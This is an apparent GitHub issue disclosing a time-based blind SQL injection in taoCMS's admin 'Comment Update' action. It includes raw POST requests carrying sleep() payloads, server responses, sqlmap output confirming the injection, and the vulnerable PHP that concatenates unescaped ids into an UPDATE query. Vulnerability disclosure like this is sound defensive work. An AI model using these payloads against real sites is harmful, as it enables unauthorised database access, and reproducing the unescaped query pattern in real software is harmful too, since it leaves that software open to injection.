
New issue Jump to bottom

There is SQL blind injection at "Comment Update" #23

Open xuchaofan opened this issue on Jan 16 · 0 comments


xuchaofan commented on Jan 16

```
POST /admin/admin.php HTTP/1.1
Host: taocms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Referer: http://taocms.test/admin/admin.php?action=comment&ctrl=lists
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=q6dpqahlf85bhelm9luc2i6jp3;XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 56

action=comment&id=5)and(sleep(10))--+&ctrl=update&name=a
```




```
POST /admin/admin.php HTTP/1.1
Host: taocms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://taocms.test/admin/admin.php?action=comment&ctrl=lists
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=q6dpqahlf85bhelm9luc2i6jp3;XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 56

action=comment&id=5) and(sleep(10))--+&ctrl=update&name=a
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Jan 2022 02:41:24 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 643


<div style="width: 600px; word-wrap: break-word; margin: 20px auto; border: black
  <a id="message_link_id" href="?action=comment&ctrl=lists">修改操作执行成功(<fon
    3
  </font>
  秒后跳转，点击马上跳转)</a>
</div>

<script language="javascript">

  var bar=3 ;
  function count(){
```




```
POST /admin/admin.php HTTP/1.1
Host: taocms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://taocms.test/admin/admin.php?action=comment&ctrl=lists
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=q6dpqahlf85bhelm9luc2i6jp3;XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 55

action=comment&id=5) and(sleep(5))--+&ctrl=update&name=a
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Jan 2022 02:39:53 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 643


<div style="width: 600px; word-wrap: break-word; margin: 20px auto; border: black
  <a id="message_link_id" href="?action=comment&ctrl=lists">修改操作执行成功(<fon
    3
  </font>
  秒后跳转，点击马上跳转)</a>
</div>

<script language="javascript">

  var bar=3 ;
  function count(){
```




```
[10:46:07] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:46:10] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:46:12] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:46:14] [INFO] testing 'Generic inline queries'
[10:46:14] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:46:16] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:46:18] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:46:20] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:46:31] [INFO] (custom) POST parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:46:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:46:35] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:46:45] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 78 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=comment&id=5) AND (SELECT 1461 FROM (SELECT(SLEEP(5)))TAZv) AND (1395=1395&ctrl=update&name=a
---
[10:47:05] [INFO] the back-end DBMS is MySQL
[10:47:05] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web application technology: PHP 5.6.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[10:47:08] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\taocms.test'
```

admin/admin.php




```
<?php
session_start();
include "../config.php";
include "../include/common.php";
$action=$_REQUEST['action'];
$ctrl=$_REQUEST['ctrl'];
$id=(array)$_REQUEST['id'];
//请登录
if(!Base::checkadmin()&&$ctrl!='login'&&$ctrl!='checkUser'){
    Base::showmessage( msg: '', url: "index.php?action=login", auto: 1);
}
$referInfo=parse_url($_SERVER['HTTP_REFERER']);
$referHost=isset($referInfo['port'])?"{$referInfo['host']}:{$referInfo['port']}":$referInfo['host'];
if($referHost !== $_SERVER['HTTP_HOST']&&$ctrl!='login'){
    Base::showmessage( msg: 'refer error', url: 'admin.php?action=frame&ctrl=logout');
}
if(Base::catauth($action)){
    if(class_exists($action)){
        $model=new $action($action,$id);
        if (method_exists($action,$ctrl)) {
            $model->$ctrl();
        }
    }
}

?>
```

include/Model/Comment.php




```
<?php
class Comment extends Article {
    function lists()
    {
        $eachpage=EACHPAGE;
```

include/Model/Article.php




```
    function update(){
        $data=$this->columsdata();
        $status=$this->db->updatelist(TB.$this->table,$data,$this->id);
        Base::execmsg( ctrl: "修改", url: "?action=".$this->table.'&ctrl=lists',$status);
    }
```

include/Db/Mysql.php



```
    function updatelist($table,$data,$idArray){
        if (is_array($data)){
            foreach ($data as $k=>$v){
                $updateData.=Base::safeword($k)."='".Base::safeword($v)."',";
            }
            $data=substr($updateData, offset: 0, length: -1);
        }
        $idArray=(array)$idArray;
        $ids=implode( separator: ',',$idArray);
        $query = $this->query( sql: "UPDATE ".$table." set ".$data."  WHERE id in(".$ids.")");
        return $query;
    }
```

include/Db/Mysql.php



```
    function query($sql){
        //echo $sql;
        $query = mysql_query($sql,$this->conn);
        return $query;
    }
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant